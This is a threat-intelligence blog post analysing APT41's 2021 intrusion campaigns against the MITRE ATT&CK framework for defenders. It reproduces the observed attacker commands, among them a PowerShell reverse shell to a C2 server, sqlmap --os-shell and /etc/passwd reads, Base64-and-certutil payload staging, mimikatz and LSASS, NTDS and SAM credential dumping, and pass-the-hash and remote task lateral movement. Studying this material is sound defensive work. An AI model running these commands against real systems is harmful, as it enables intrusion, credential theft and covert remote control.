← Blog

Nikita Rostovcev

APAC Technical Head - ASM, TI & DRP

APT41 World Tour 2021 on a tight schedule

4 malicious campaigns, 13 confirmed victims, and a new wave of Cobalt Strike infections

August 18, 2022 · min to read · Advanced Persistent Threats

APT41 Threat Intelligence

In March 2022 one of the oldest state-sponsored hacker groups, **APT41**, breached government networks in six US states, including by exploiting a vulnerability in a livestock management system, Mandiant investigators have reported.

Throughout 2021, we closely watched APT41's activity using our system called **Group-IB Threat Intelligence**, which is continuously enriched with indicators of compromise (IOCs) and new rules for hunting hacker groups and threat actors. Our efforts have resulted in about **80 proactive notifications** to private and government organizations worldwide regarding **APT41 attacks** (both in progress and completed) against their infrastructures so that the organizations could take the necessary steps to protect themselves or search for traces of compromise in their networks. The data about the tactics, techniques and procedures (TTPs) used by the attackers that we collected helped us attribute the group's other attacks. Using this data, we identified the threat actors' "work" schedule, which makes it possible to describe their origin in more detail. In this blog post, we share our findings and describe the main methods, tactics and tools used by one of the most dangerous threat groups out there, APT41, in 2021.

This blog post, which was written to bring together existing knowledge according to the **MITRE ATT&CK** (Adversarial Tactics, Techniques & Common Knowledge) framework, details how the hackers conducted reconnaissance, gained initial access, ensured persistence and moved across the network, as well as what they were looking for on the compromised devices. In addition, we share interesting findings such as the "work" schedule and working days of the attackers, together with artifacts they left behind.

The first thing we want to mention is that APT41 used an unusual method of creating payloads on target servers, which involves writing an encoded payload in the form of a Cobalt Strike Beacon to a file in multiple stages. To search for and exploit vulnerabilities, the group uses popular tools such as Acunetix, Nmap, JexBoss, sqlmap, and fofa.su (a Chinese equivalent of Shodan).

Interestingly, according to sqlmap logs, the threat actors breached only half of the websites they were interested in. This suggests that even hackers like APT41 do not always go out of their way to ensure that a breach is successful.

This blog post also uncovers subnets from which the threat actors connected to their C&C servers, which is further evidence confirming the threat's country of origin.

For the first time, we were able to identify the group's working hours in 2021, which are similar to regular office business hours.

IT directors, heads of cybersecurity teams, SOC analysts and incident response specialists are likely to find this material useful. Our goal is to reduce financial losses and infrastructure downtime as well as to help take preventive measures to fend off APT41 attacks.

In the conclusion section, we give advice on how to identify the group's infrastructure and protect yours. Let us hunt together for the threats, and contribute to the fight against cybercrime — a mission worthy of a superhero.

Who are APT41?

- A state-sponsored group whose goals include cyber espionage and financial gain
- Active since at least 2007
- Also known as BARIUM, Winnti, LEAD, WICKED SPIDER, WICKED PANDA, Blackfly, Suckfly, Winnti Umbrella, Double Dragon
- Some of the group's members were indicted by the US Department of Justice in 2020; charges against them include unauthorized access to protected computers, aggravated identity theft, money laundering, and wire fraud

Key findings

We estimate that in 2021 APT41 compromised and gained various levels of access to at least 13 organizations worldwide.

The group's targets include government and private organizations based in the US, Taiwan, India, Thailand, China, Hong Kong, Mongolia, Indonesia, Vietnam, Bangladesh, Ireland, Brunei, and the UK.

In the campaigns that we analyzed, APT41 targeted the following industries: the government sector, manufacturing, healthcare, logistics, hospitality, finance, education, telecommunications, consulting, sports, media, and travel. The targets also included a political group, military organizations, and airlines.

To conduct reconnaissance, the threat actors use tools such as Acunetix, Nmap, Sqlmap, OneForAll, subdomain3, subDomainsBrute, and Sublist3r.

As an initial vector, the group uses web applications vulnerable to SQL injection attacks.

By performing SQL injections, APT41 gains access to the command shell of a targeted server and becomes able to execute commands.

We estimate that in 2021 APT41 detected and exploited SQL injection opportunities in 43 out of 86 web applications that they probed.

The main tool used in their campaigns is a custom Cobalt Strike Beacon.


APT41's "working" days are Monday to Friday. They usually start at 10 AM and finish around 7 PM (UTC+8).

Attack geography and target industries

First, we will list all the countries and industries that came to our attention in 2021. Over this period, APT41 conducted at least four malicious campaigns, which we named based on the domain names used in the attacks: ColunmTK, DelayLinkTK, Mute-Pond, and Gentle-Voice.

The targets in these campaigns were organizations in the US, Taiwan, India, China, Thailand, Hong Kong, Mongolia, Indonesia, Vietnam, Bangladesh, Ireland, Brunei, and the UK:

- News agencies, government organizations, a major electronics manufacturer, and a logistics company in Taiwan
- A software developer and several companies that own a chain of hotels in the US
- A financial organization and an educational entity in Vietnam
- A news agency and a software developer in China
- An Indian airline



TTPs

This section describes APT41's tactics, techniques and procedures that came to the attention of Group-IB's Threat Intelligence team in 2021.

Reconnaissance

The first stage of any attack is reconnaissance, as part of which threat actors use a wide range of techniques to collect data about the target organization. They can be divided into two categories: active and passive scanning. Below is a list of tools used by APT41 from both categories:

Active scanning. T.1595:

- Acunetix vulnerability scanner
- Nmap network scanner
- Utilities for brute-forcing directories on web servers: OneForAll, subdomain3, subDomainsBrute, Sublist3r
- JexBoss, a tool for searching for and exploiting vulnerabilities in Jbos and other Java applications

Passive scanning. Search Open Technical Databases: Scan Databases T1596.005:

- fofa.su (a Chinese equivalent of shodan.io) scans the Internet and collects information about open ports and services running on them, which enables attackers to determine their targets and conduct attacks more effectively.

Initial Access

Exploit public-facing application – T1190

A major question for an investigator is how the attackers penetrated the target system. At the penetration stage, APT41 threat actors used various techniques, including spear-phishing emails, exploiting a range of vulnerabilities (including Proxylogon), and watering hole and supply chain attacks. In the campaigns we analyzed, in some cases the threat actors penetrated target systems using SQL injections. Below we describe the commands used by APT41 in detail. Such attacks were carried out with the publicly available tool SQLmap, which the attackers used for multiple purposes.

In some organizations APT41 members gained access to the command shell of a target server and were able to execute certain commands. The group also used this tool to upload files to the target server. At this stage, the files were either Cobalt Strike Beacons or custom web shells.

In other cases, the threat actors gained access to databases with information about existing accounts, lists of employees, and plaintext and hashed passwords.

Nevertheless, the main tool that the attackers used in their campaigns was Cobalt Strike Beacon.

SQLmap launched in various attacks:

```
python sqlmap.py -r [Company1_domain].txt --tamper=space2comment --random-agent -p
ctl00%24ContentPlaceHolder1%24txtUserName,ctl00%24ContentPlaceHolder1%24txtPassw
--os-shell python sqlmap.py -r [Company2_domain].txt -p
"ctl00%24MainContent%24txtUserName,ctl00%24MainContent%24txtPassword" --is-dba --
hex sqlmap.py -u [Company3_domain]/content.php?id=2141&sub=153 --random-agent --
tamper=space2comment --time-sec=10 --current-user python sqlmap.py -r
[Company4_domain] -p
"ctl00%24ContentPlaceHolder1%24txtUserName,ctl00%24ContentPlaceHolder1%24txtPassw
--file-write="/root/sqlmap/{Redacted_filename}.aspx" --file-dest="
{Redacted_filepath}\\login1.aspx" python sqlmap.py -u
"http://[Company5_domain]/[redacted]/[redacted]/[redacted].php/?
page1=DM&page2=TOTAL_DATA_DOWNLOAD&page3=TOTAL_DATA_DOWNLOAD" -p
"page1" --file-read "/etc/passwd"
```

The SQL injections enabled the threat actors to gain various levels of access to 43 out 86 websites they probed. The following diagrams were built based on sqlmap logs. According to this data, MySQL was installed on most of the compromised websites.

Execution

Windows Command Shell – T1059.003 Command and Scripting Interpreter

At this stage of attack, in order to upload malicious code to target devices and execute it, the threat actors chose the following unique method:

1. Once the payload is compiled, it is encoded in Base64.
2. The encoded payload is divided into chunks of 775 characters and added to a text file using the following command: **Echo [Base64]{775} >> C:\dns.txt**
3. Once the encoded payload has been written to a file, the utility called certutil with the parameter **—decode** is launched. The utility converts the Base64-encoded payload into an .exe file. Certutil is a built-in tool in Windows systems.
4. After the file is decoded, the attackers launch certutil again, with the parameter **—hashfile**. This parameter is necessary to obtain the hash of the resulting file. This action has to do with the fact that the attackers conduct each iteration manually and could make a mistake at a certain point. Checking the file hash helps ensure that the data has been written correctly and that the payload has been decoded without any errors.
5. The file is then renamed and sent to other directories to cover any tracks, after which the attackers launch it.

They used Cobalt Strike Beacon as a payload. In one of the observed cases, in order to write the entire payload to a file, the threat actors needed to repeat this action 154 times.

```
echo
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>> C:\dns.txt ---- echo
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
C:\dns.txt echo
5kgXfx+Ig8S1vr8p7ifpkRNTIwypOpYrBDdptgjbLcJBcAUqEK/+D85bYT9RGiYYZ9UR4ejo6ca
C:\dns.txt
```

```
certutil -decode C:\dns.txt C:\dns.exe certutil -hashfile C:\dns.exe copy C:\dns.exe
C:\WINDOWS\dns.exe move C:\dns.exe C:\windows\mciwave.exe
```

The same method of dividing the payload was observed in the network belonging to another organization, where the threat actors divided the code into chunks of 1,024 characters. To write the payload fully, in this case they needed 128 iterations.

```
echo
o3wiZy3M7pERynevamNQTtL5VZf3C+vS22sRbsUgj8Lw005hIB1mVlNyvdw5GWrKgdMrpkJ2r
>> C:\temp\bug.txt echo
Wv39JqjpZEGW7rjPYW5t09Ck9AQTc94kJ5nfTPEh6KVvRAeuMw23lQdZy/ZquMQOcy9ozRI
>> C:\temp\bug.txt
```

Below are other identified methods of uploading and executing malicious files. These are not unique:

Command and Scripting Interpreter: PowerShell – T1059.001

APT41 used PowerShell to obtain a reverse shell. The PowerShell code that the group used was executed in stealth mode and meant that the device it was executed on could communicate with the C&C server, which in turn allowed the threat actors to execute remote commands.

```
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object
Net.Sockets.TCPClient('{redacted}', 80);$NetworkStream =
$TCPClient.GetStream();$StreamWriter = New-Object
IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer =
0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL>
');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer,
0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer, 0,
$BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ |
Out-String}WriteToStream ($Output)}$StreamWriter.Close()"
```

Scheduled Task/Job: Scheduled Task – T1053.005

Task Scheduler was used to launch malicious files on computers where the threat actors already had sessions as well as on computers that the group discovered during reconnaissance.

```
SCHTASKS /Create /S 192.168.100.19 /U "{redacted}\administrator" /P "!@#Virg0#@!" /RU
SYSTEM /SC DAILY /TN Exec2022 /TR "C:\windows\system32\taskhosts.exe" SCHTASKS
/run /S 192.168.100.19 /U "{redacted}\administrator" /P "!@#Virg0#@!" /TN Exec2022
```

System Services: Service Execution – T1569.002

Windows services were created and launched with the aim of running either an executable or a script file called install.bat. We described it in our blog post about the ColunmTK campaign. This file has been mentioned several times by other vendors (e.g., Mandiant), which is why we are not describing it in detail here.

```
sc \\172.16.2.146 Create Superle binPath= "cmd.exe /k "c:\users\public\install.bat"; sc \\192.168.111.112 create res binpath="C:\PerfLogs\vmserver.exe"; sc \\192.168.111.112 start res; sc query LxpSrvc; sc delete LxpSrvc;
```

Windows Management Instrumentation – T1047

The hackers did not overlook Windows Management Instrumentation and used the technique in several malicious campaigns.

```
wmic /node:172.19.97.102 /user:{redacted}\{redacted} /password:P$ssw0rd0006 process call create "C:\users\Public\COMSysUpdate.exe" wmic /node:172.21.2.177 /user:{redacted}\{redacted} /password:Passw0rd@123 process call create "c:\users\Public\install.bat"
```

Persistence

To ensure persistence in target systems, the attackers used Task Scheduler and created Windows services.

Scheduled Task/Job: At (Windows) – T1053.002

```
schtasks /create /s 192.168.111.3 /u {redacted} /p {redacted} /tn dda /sc onstart /tr C:\PerfLogs\vmserver64.exe /ru system /f SCHTASKS /Create /S 10.200.244.222 /U test\administrator /P {redacted} /RU "system" /tn rlsv /sc DAILY /tr c:\2012.bat /F SCHTASKS /Create /S 192.168.100.19 /U "{redacted}\administrator" /P {redacted} /RU SYSTEM /SC DAILY /TN Exec2022 /TR "C:\windows\system32\taskhosts.exe" schtasks /create /tn rlsv1 /U test\Administrator /P {redacted} /tr C:\2012.bat /sc DAILY /s 10.200.244.222 /RU system SCHTASKS /Create /RU SYSTEM /SC ONSTART /TN Update /TR
```

```
"C:\windows\system32\calc.exe" SCHTASKS /Create /RU SYSTEM /SC ONSTART /TN
dllhosts /TR "dllhosts.exe" schtasks.exe /s 192.168.0.28 /u "administrator" /p {redacted}
/Create /tn VMUSS /tr "c:\users\public\install.bat" /st 15:58 /sc once /ru system
```

System Services: Service Execution – T1543.003

```
sc \\172.26.16.81 Create Superle binPath= "cmd.exe /k
c:\users\public\SecurityHealthSystray.exe" sc Create syscmd binpath="cmd/k start"type=
own type= interact sc \\192.168.111.112 create res binpath="C:\PerfLogs\vmserver.exe" sc
start LxpSrvc
```

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder – T1547.001

In some cases the threat actors placed their malicious files in the startup folder on remote computers, which made the files execute every time the victim's operating system was launched.

```
copy C:\temp\LxpSvc.exe "\\192.168.100.4\c$\Users\administrator.
{redacted}\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\LxpSvc.exe"
```

Privilege Escalation

Our analysis did not reveal any instances of APT41 using unique ways of escalating privileges in the network. In addition to the standard capabilities of Cobalt Strike, for such purposes APT41 mainly used additional modules and cna. Publicly available tools for local privilege escalation (such as BadPotato) were also used to establish persistence. Moreover, the attackers used password hashes or accounts obtained at the reconnaissance stage.

```
cmd.exe /c c:\windows\Temp\BadPotatoNet4.exe c:\windows\Temp\COMSysCon.exe;
execute-assembly C:\Users\Administrator\Desktop\SweetPotato.exe
E:\Projects\Operations\uploads\documents\docs\AxInstSV.exe.
```

Defense Evasion

Obfuscated Files or Information: Software Packing – T1027.002

Being discreet and staying in the victim's network unnoticed for as long as possible is the goal of any APT. How did APT41 members try to avoid being noticed and cover their tracks? The threat actors used the well-known protection tool Themida to obfuscate their malicious files.

Indicator Removal on Host: File Deletion – T1070.004

When certain files were no longer needed, the attackers deleted them.

```
del C:\temp\LxpSvc.exe del c:\users\public\BadPotatoNet4.exe del
\\172.16.2.21\c$\users\Public\SecurityHealthSystray.dll del
\\172.16.2.21\c$\users\Public\SecurityHealthSystra.ocx copy
"C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-
RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx"
C:\PerfLogs\mwt.evtx rm C:\PerfLogs\mwt.evtx
```

File and Directory Permissions Modification: Windows File and Directory Permissions Modification – T1222

```
icacls \\192.168.0.243\c$\www\{redacted}\test2.asp /grant IIS_IUSRS:F
```

Impair Defenses: Indicator Blocking – T1562.006

As mentioned earlier, Cobalt Strike was the main tool used in all the campaigns.

> The threat actors developed a custom injector that makes it possible to bypass Event Tracing for Windows (ETW), thereby making the process invisible to the logging system in Windows.
>
> The second noteworthy feature of this injector is a method taken from an open GitHub repository. The idea is to be able to launch a new process in a way as to ensure that neither Windows nor antivirus software can inject their binaries into this process, which enables the threat actors to bypass built-in antivirus tools.

The tool is called StealthMutant and it has been described in detail by researchers at Trend Micro.

Credential Access

This section outlines how the threat actors obtained credentials. To do so, APT41 uses several different, fairly popular techniques.

OS Credential Dumping: NTDS – T1003.003

The Group-IB Threat Intelligence team discovered that 2021 APT41 campaigns most often involved a Windows utility called Ntdsutil. The attackers used the tool to obtain a copy of the ntds.dit file, which is a database that stores Active Directory data, including information about user objects, groups, and group membership. The database also includes the password hashes for all the users of the domain.

```
ntdsutil "ac i ntds" "ifm" "create full C:\perflogs\temp" q q ntdsutil "activate instance ntds" "ifm" "create full C:\PerfLogs\temp" quit quit
```

OS Credential Dumping: Security Account Manager – T1003.002

The threat actors also extracted account data from the Security Account Manager (SAM). SAM manages the Windows account database, which includes storing passwords and private user data, grouping the logical structure of accounts, setting security policies, collecting statistics, and controlling access to the database. This data is available either in the registry key HKEY_LOCAL_MACHINE\SAM\SAM or in a binary file at %WINDIR%\System32\Config\SAM. The attackers tried to make a copy of this database from the registry using the “reg save” command or by exploiting volume shadow copies.

```
reg save HKLM\SAM C:\perflogs \sam.save copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy11\Windows\System32\config\SAM c:\users\public\SAM
```

OS Credential Dumping: LSASS Memory -T1003.001

Another source of account credentials is the Local Security Authority Subsystem Service (LSASS) memory. It is a process in Microsoft Windows operating systems that enforces the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. To dump the LSASS process, the threat actors used the utilities Procdump and Mimikatz.

```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp C:\mi.exe ""privilege::debug"" ""sekurlsa::logonpasswords full"" exit >> C:\log.tx mimikatz's sekurlsa::logonpasswords
```

Credentials from Password Stores: Credentials from Web Browsers – T1555.003

The threat actors used BrowserGhost, which is a tool designed to obtain credentials from browsers.

```
BrowserGhost.exe >> iis.txt
```

Unsecured Credentials: Credentials In Files – T1552.001

The attackers also searched for strings that contain keywords like “user” or “password” in specific files or entire directories.

```
findstr /c:"User" /c:"Password" /si web.config findstr /c:"User ID=" /c:"Password="
```

Discovery

Threat actors usually use this stage to obtain more information about the infected computer and its local network. At this point, cybercriminals most often leverage the tools built into the operating system.

Account Discovery – T1087

The Net utility is used to display information about the computer's network configuration. The utility helped the adversaries gather information about domain group membership and collect lists of administrators.

```
net user /domain > 1.txt net user net localgroup administrators net accounts /domain net group "Domain Admins"
```

System Information Discovery – T1082

At this stage, the attackers gathered information about the system basic configuration (e.g., the Windows version or system architecture).

```
echo %PROCESSOR_ARCHITECTURE% systeminfo whoami net config Workstation
```

Permission Groups Discovery – T1069

The adversary obtained a list of objects from Windows groups as follows:

```
net group "Domain Admins" /domain net group "domain Controllers" net group "Exchange Servers" net group "Schema Admins" net group "Protected Users" net group "Enterprise Admins" net group "Enterprise Read-only Domain Controllers" net group "Exchange Domain Servers"
```

Query Registry – T1012

The hackers made queries to the registry to obtain information about the currently used RDP ports or network configurations.

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\WinStations\RDP-Tcp /v PortNumber" reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
reg query "HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Interfaces\{1f777394-0b42-11e3-80ad-806e6f6e6963}"
```

Domain Trust Discovery – T1482

```
dsquery site
```

System Time Discovery – T1124

```
net time /domain
```

Process Discovery – T1057

In some cases, the threat actors conducted reconnaissance on remote devices to establish whether files with certain names were running on them. The attackers had downloaded these files to remote devices earlier.

```
tasklist /pid 1428 /f tasklist /s 172.16.2.132 /u test\administrator /p {redacted} tasklist | findstr update_x64.exe
```

Network Service Scanning – T1046

At this stage, the threat actors also used a publicly available tool called cping to identify local computers vulnerable to SMB attacks.

```
C:\PerfLogs\cping40.exe scan smbvul 10.0.0.1 10.0.10.1 > 10.txt cping40.exe scan smbvul 192.168.20.1 192.168.29.1 > 30.txt
```

Network Share Discovery – T1135

The threat actors attempted to detect available network drives:

```
net share net view /DOMAIN
```

System Network Configuration Discovery – T1016

One of the ways in which the threat actor obtained information about the available network configuration was to access the registry key directly:

```
reg query "HKEY_LOCAL_MACHINE
\SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Interfaces\{1f777394-0b42-11e3-80ad-806e6f6e6963}"
```

System Network Connections Discovery – T1049

To identify network connections, the hackers used a built-in utility called netstat:

```
netstat -ano netstat -r netstat -an netstat -aon|findstr "8080" netstat -ano | findstr dns.exe
```

Remote System Discovery – T1018

The hackers used the Ping command with a single echo request to identify other devices on the local network. In order to simplify their tasks, they used a FOR loop. They also used the SETSPN utility to identify on which devices in the domain a particular service was running. This helped the attackers identify which devices were running the following services: IIS, SQL and MSSQL.

It is important to note that in one of the cases we analyzed, the threat actors used the “payload” string instead of the necessary one, which indicates that the command was copied from another source.

```
ping -n 1 PIST-FILE-SRV for /l %i in (1,1,255) do @ping 172.67.204.%i -w 1 -n 1|find /i "ttl=" setspn -T [target_company_name4] -Q */* | payload setspn -T [target_company_name6] -Q */* | findstr IIS setspn -T [target_company_name5] -Q */* | findstr SQL setspn -T [target_company_name6] -Q */* | findstr MSSQL
```

Lateral Movement

To move laterally, the threat actors used credentials gathered at the previous stage. If they only had password hashes, they carried out Pass-The-Hash attacks using Mimikatz.

Use Alternate Authentication Material: Pass the Hash – T1550.002

```
mimikatz's sekurlsa::pth /user:Administrator /domain:{redacted} /ntlm:{redacted} /run:"%COMSPEC% /c echo 70c64df2976 > \\.\pipe\277bf3" mimikatz's sekurlsa::pth /user:{redacted} /domain:{redacted} /ntlm:{redacted} /run:"%COMSPEC% /c echo 22074328564 > \\.\pipe\bce0a1"
```

Lateral Tool Transfer – T1570

```
jump psexec64 {redacted} dns windows/beacon_dns/reverse_dns_txt (ns1.colunm.tk:53) on {redacted} via Service Control Manager (\\[redacted]\ADMIN$\c3632b3.exe) copy
```

```
c:\users\public\COMSysUpdate.exe \\172.19.97.101\c$\users\public\COMSysUpdate.exe
```

Collection

Archive Collected Data: Archive via Utility – T1560.001

To collect data, APT41 downloaded a portable archiver file to compromised devices. The group archived the necessary files and exfiltrated them to their intermediate server.

```
7z.exe a syslog.7z Intl 7z.exe a iislog.7z Intl 7z.exe a Ops.7z C:\PerfLogs\Ops\
C:\perflogs\7z.exe a -tzip C:\perflogs\nt.zip C:\perflogs\temp\
```

Data from Configuration Repository – T1602

On the network belonging to a software developer, the hackers gained access to the developer's private GitHub repository. The repository was used to store various sensitive data such as credentials for remote servers, private certificates, and a list of servers.

```
shell git clone "ssh://jenkins@{redacted}:29418/DevOps/Playbook2" shell git clone
"ssh://jenkins@{redacted}:29418/DevOps/Inventory/Cloud/Intl" shell git clone
"ssh://jenkins@192.168.0.251:29418/DevOps/Inventory"
```

Data from Local System – T1005

The group obtained files from shadow copies and the Windows logging system.

```
vssadmin list shadows vssadmin create shadow /for=c: vssadmin delete shadows /for=c:
/quiet esentutl /p /o ntds.dit copy "C:\Windows\System32\winevt\Logs\Microsoft-Windows-
TerminalServices-RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx"
copy "C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-
RemoteConnectionManager%4Operational.evtx" "C:\PerfLogs\mwt.evtx" rd:true /q:"*
```

```
[System[(EventID=4624 or EventID=4648 or EventID=4672)] and
EventData[(Data[@Name='LogonType']='2' or Data[@Name='LogonType']='10')]]"| findstr /i
/c:"Date" /c:"Logon Type:" / c:"Account Name" /c:"Workstation Name:" / c:"Source Network
Address"
```

Command and Control

As mentioned above, most APT41 attacks were conducted using Cobalt Strike.

Application Layer Protocol: Web Protocols – T1071.001

The group used HTTP and HTTPS listeners to communicate with C&C servers.

Application Layer Protocol: DNS – T1071.004

To hide all communication with C&C servers, the threat actors also used DNS tunnels.

Ingress Tool Transfer – T1105

The threat actors used Cobalt Strike to upload their files to compromised devices. For certain targeted organizations, the group uploaded files from special directories named after the compromised organization.

```
upload C:\Users\Administrator\Desktop\cs\dns\COMSysUpdate.ocx upload
